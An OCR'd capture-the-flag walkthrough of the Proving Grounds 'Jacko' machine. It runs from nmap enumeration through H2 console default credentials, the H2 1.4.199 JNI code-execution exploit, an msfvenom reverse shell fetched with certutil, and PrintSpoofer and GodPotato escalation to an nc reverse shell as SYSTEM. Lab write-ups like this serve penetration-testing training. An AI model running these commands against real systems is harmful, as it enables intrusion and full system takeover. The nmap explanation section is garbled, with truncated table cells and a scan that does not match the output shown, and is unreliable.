Proving Grounds Practice 20 (Golden Potato)

Proving Grounds Practice — Jacko

Enumeration

NMAP

```
1   nmap -sCV -p- -T4 -v 192.168.155.66 -oA jacko
```

```
nmap -sCV -p- -T4 -v 192.168.155.66 -oA jacko

Nmap scan report for 192.168.155.66
Host is up (0.057s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: H2 Database Engine (redirect)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
7680/tcp open  pando-pub?
8082/tcp open  http          H2 database http console
|_http-favicon: Unknown favicon MD5: D2FBC2E4FB758DC8672CDEFB4D924540
|_http-title: H2 Console
| http-methods:
|_  Supported Methods: GET POST
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-12-05T00:30:20
|_  start_date: N/A
|_clock-skew: -1s
```

This image shows the result of an Nmap scan (`nmap -p- -A -T4 -sC -Pn 192.168.160.66`) against a target host with the IP `192.168.160.66`. Here's a breakdown of what's going on and what it reveals:

🔧 Command Explanation:

- `-p-`: Scan all 65535 TCP ports.
- `-A`: Enables OS detection, version detection, script scanning, and traceroute.
- `-T4`: Faster execution with aggressive timing.
- `-sC`: Runs default scripts.
- `-Pn`: Treat the host as up (skip host discovery).

🖥️ Host Status

- Host is up (`0.025s latency`).
- 65521 ports are closed. Only the following ports are open:

📜 Open Ports and Services

Port	State	Service	Details
80/tcp	open	http	**Microsoft II** **10.0**

			`Server hea`
			`Microsoft-`
			The Server h
			HTTP respor
			that tells you
			software the
			is running —
			name, versio
			sometimes th
			system.

			Risky HTTP TRACE (can Cross-Site T attacks) **🔍 What** **`TRACE` H** **Method** The `TRACE` r HTTP reques the server to **the exact re** **received** — for **debuggi** **🧪 Exam** You send: 2 TR/ HT

```
3  Hos
   exa
4  Tes
   sec
5
```

The server re
with:

```
6  HT
   200
7  Cor
   Typ
   mes
8
9  TRA
   HT
10 Hos
   exa
11 Tes
   sec
12
```

🧠 It literally '
your HTTP re
echoing it ba

⚠️ Why I
Dangero

The problem
when:

- A **browse**
  sensitive i
  cookies o
  authentica
  headers),
- The serve
  back,
- And a ma
  tricks the
  into sendi
  TRACE re

Title: H2 Dat
Engine (redir

			used for dev/
135/tcp	open	msrpc	Microsoft Wi
139/tcp	open	netbios-ssn	Windows Ne
445/tcp	open	microsoft-ds	SMB (File sh printer acces
5040/tcp	open	unknown	No service ve identified
7680/tcp	open	pando-pub?	Possibly rela Microsoft De Optimization
8082/tcp	open	http	**H2 databas console**
			Title: H2 Co Admin interfa embedded J (often vulner exposed)
9092/tcp	open	XmlIpcRegSvc?	Likely a cust misidentified RPC service
49664-49671/tcp	open	msrpc	Ephemeral R (used for dyn connections services)


🧠 Key Observations


1. **Windows Host** — Services like `msrpc`, `netbios-ssn`, and `microsoft-ds` suggest a Windows system.
2. **IIS Server Running** — On port 80, possibly for a web app or internal tool.
3. **H2 Console on 8082** — A big red flag if exposed. This is a web interface for a database, and often:
    - Has weak/default credentials.
    - Can be used to execute SQL queries (RCE risk).

4. **TRACE Method Enabled** — Should be disabled for security. Allows attackers to perform Cross-Site Tracing (XST) attacks.
5. **RPC Ports (49664–49671)** — Typical of Windows RPC services that open dynamic ports. Could be used for remote administration or DCOM-based attacks.
6. **Port 7680 (pando-pub?)** — Likely Microsoft Delivery Optimization for Windows Updates across LAN/Internet.
7. **Port 5040 (unknown)** — Needs further investigation, possibly a custom app.

Port 8082 H2 Console

- ***We connect to the target IP at port 8082 and access the H2 database console through the web interface.***
- ***After searching for "H2 database http console default credentials" on Google, the following result showed "sa" as the username and a blank password.***







This sketch cannot currently be displayed in exports

Google — H2 database default

- ***Using the default credentials for the H2 Database console, I gained access to the system.***




Logging Into H2 database console




Authenticated H2 database session


- The H2 Console is on port 8082. Upon pressing the connect button, we are redirected to another page where we can execute queries. There, I ran a query to check the version.

```
1   SELECT H2VERSION()
```



- ***I discovered the following exploit on the exploit-db domain after searching for "H2 database http console exploit" on Google.***






Google — H2 database http console exploit H2 database JNI Code Execution Exploit

```
# Exploit Title: H2 Database 1.4.199 - JNI Code Execution
# Exploit Author: 1F98D
# Original Author: Markus Wulftange
# Date: 28 April 2020
# Vendor Hompage: https://www.h2database.com/
# Tested on: Windows 10 x64, Java 1.8, H2 1.4.199
# References: https://codewhitesec.blogspot.com/2019/08/exploit-h2-database-native-libraries-jni.html

# H2 allows users to gain code execution by compiling and running Java code
# however this requires the Java Compiler to be available on the machine running H2.
# This exploit utilises the Java Native Interface to load a a Java class without
# needing to use the Java Compiler

-- Write native library
SELECT CSVWRITE('C:\Windows\Temp\JNIScriptEngine.dll', CONCAT('SELECT NULL "',
CHAR(0x4d),CHAR(0x5a),CHAR(0x90),CHAR(0x00),CHAR(0x03),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x04),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0xff),CHAR(
'ISO-8859-1', '', '', '', '', '');

-- Load native library
CREATE ALIAS IF NOT EXISTS System_load FOR "java.lang.System.load";
CALL System_load('C:\Windows\Temp\JNIScriptEngine.dll');

-- Evaluate script
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
```

H2 database JNI Code Execution Exploit

- ***We copy and paste everything from the line below " — Write native library" from the exploit code into the H2A database.***
- ***We copy and paste everything from the line below " — Load native library" from the exploit code into the H2A database.***
- ***Copied and pasted everything from the line below " — Evaluate script" from the exploit code into the H2A database.***
- ***We observe that the command "whoami" triggered code execution.***



After running the exploitdb query, we obtained code execution. Now, let's establish a reverse shell. I will download netcat onto the machine and initiate a reverse shell.

Exploitation

H2 Database version 1.4.199 JNI Code Execution

- ***To create a reverse shell payload, we type the following on our Kali machine.***


```
msfvenom -p windows/x64/shell_reverse_tcp -f exe -o shell.exe
LHOST=[Kali IP] LPORT=8082
```

- ***We setup a netcat listener on our Kali machine listening on port 8082.***
- ***We input the below command on the H2 console to download the payload onto the target machine.***

```
ALL JNIScriptEngine_eval('new
java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil -
urlcache -split -f http://[Kali IP]/shell.exe
C:/Windows/Temp/shell.exe").getInputStream()).useDelimiter(C"\\Z")
.next()');
```

- ***We input the below command on the H2 console, click run and receive a reverse shell***

```
CALL JNIScriptEngine_eval('new
java.util.Scanner(java.lang.Runtime.getRuntime().exec("C:/Windows/
Temp/shell.exe").getInputStream()).useDelimiter("\\Z").next()');
```



CMD reverse shell

Privilege Escalation

Local Enumeration

- ***We discover that SeImpersonatePrivilege is enabled when we type "whoami.exe /priv".***

```
C:\Windows\System32>whoami.exe /priv
whoami.exe /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

- *We discover the target machine is using an x64 bit architecture when we type "systeminfo.exe".*

```
C:\Windows\System32>systeminfo.exe
systeminfo.exe

Host Name:                 JACKO
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.18363 N/A Build 18363
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          tony
Registered Organization:
Product ID:                00331-10000-00001-AA058
Original Install Date:     4/22/2020, 4:11:40 AM
System Boot Time:          8/12/2020, 3:20:45 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 655 MB
```


Privilege Escalation vector

Method #1: Printspoofer — Abusing Impersonation Privileges

- *We download a precompiled version of printspoofer64.exe on our Kali machine from https://github.com/itm4n/PrintSpoofer/releases.*
- *We host the printspoofer file from a python web server on our Kali machine from port 80.*
- *We type the following command on the target machine to download the printspoofer file.*


```
1   (new-object System.Net.WebClient).DownloadFile('http://[Kali
    IP]/PrintSpoofer64.exe','c:\Users\tony\PrintSpoofer64.exe') (new-
```

```
object
System.Net.WebClient).DownloadFile('http://192.168.49.114/PrintSpo
ofer64.exe','c:\Users\tony\PrintSpoofer64.exe')
```



- ***We input the following command and receive a shell as nt authority/system.***

```
./PrintSpoofer64.exe -i -c cmd
```



Method #2: Golden Potato through .NET application

We have the SeImpersonatePrivilege enabled. Let's try GodPotato.
Before proceeding, we need to check our .NET version. You can refer to this article for guidance:
https://www.blacklightsoftware.com/blog/posts/2023/april/how-to-check-which-net-framework-version-is-installed/.
Based on that article, we should use this command.

```
reg query "HKLM\SOFTWARE\Microsoft\Net Framework Setup\NDP" /s
```

```
C:\Users\tony\Desktop>reg query "HKLM\SOFTWARE\Microsoft\Net Framework Setup\NDP" /s
reg query "HKLM\SOFTWARE\Microsoft\Net Framework Setup\NDP" /s
'reg' is not recognized as an internal or external command,
operable program or batch file.
```

- Ofc, we don't have it. So let's just check all. First I'll try .NET4.


https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe

```
C:\Users\tony\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC2F-6399

 Directory of C:\Users\tony\Desktop

03/18/2024  01:46 AM    <DIR>          .
03/18/2024  01:46 AM    <DIR>          ..
03/18/2024  01:46 AM            57,344 GodPotato-NET4.exe
03/18/2024  01:06 AM                34 local.txt
04/22/2020  04:23 AM             1,450 Microsoft Edge.lnk
03/18/2024  01:28 AM         2,387,456 winPEASx64.exe
               4 File(s)      2,446,284 bytes
               2 Dir(s)   7,187,111,936 bytes free

C:\Users\tony\Desktop>GodPotato-NET4.exe -cmd "cmd /c whoami"
GodPotato-NET4.exe -cmd "cmd /c whoami"
[*] CombaseModule: 0x140732961128448
[*] DispatchTable: 0x140732963470944
[*] UseProtseqFunction: 0x140732962838544
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\6f65bf1e-235e-4725-abfc-ffb22cddc75f\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000ac02-0b44-ffff-dda3-a91849982259
[*] DCOM obj OXID: 0x67922baa91b2dc2
[*] DCOM obj OID: 0xe877772c9f5fa56d
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 776 Token:0x772  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3488

C:\Users\tony\Desktop>
[0] 0:sudo*Z
```

NICE! It worked immediately. We now can just do a reverse shell.

```
GodPotato-NET4.exe -cmd "C:\Windows\Temp\nc.exe -t -e C:\Windows\System32\cmd.exe 192.168.45.174 7777"
```

```
./goldenpptatoe.exe -cmd "cmd /c C:\Users\xxxxxx\Documents\nc64.exe -e cmd.exe xxxx.xxxx.xx.xxx <port number>"
```



GG!

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
9cee56705290db5a96194e44501f140f

C:\Users\Administrator\Desktop>
```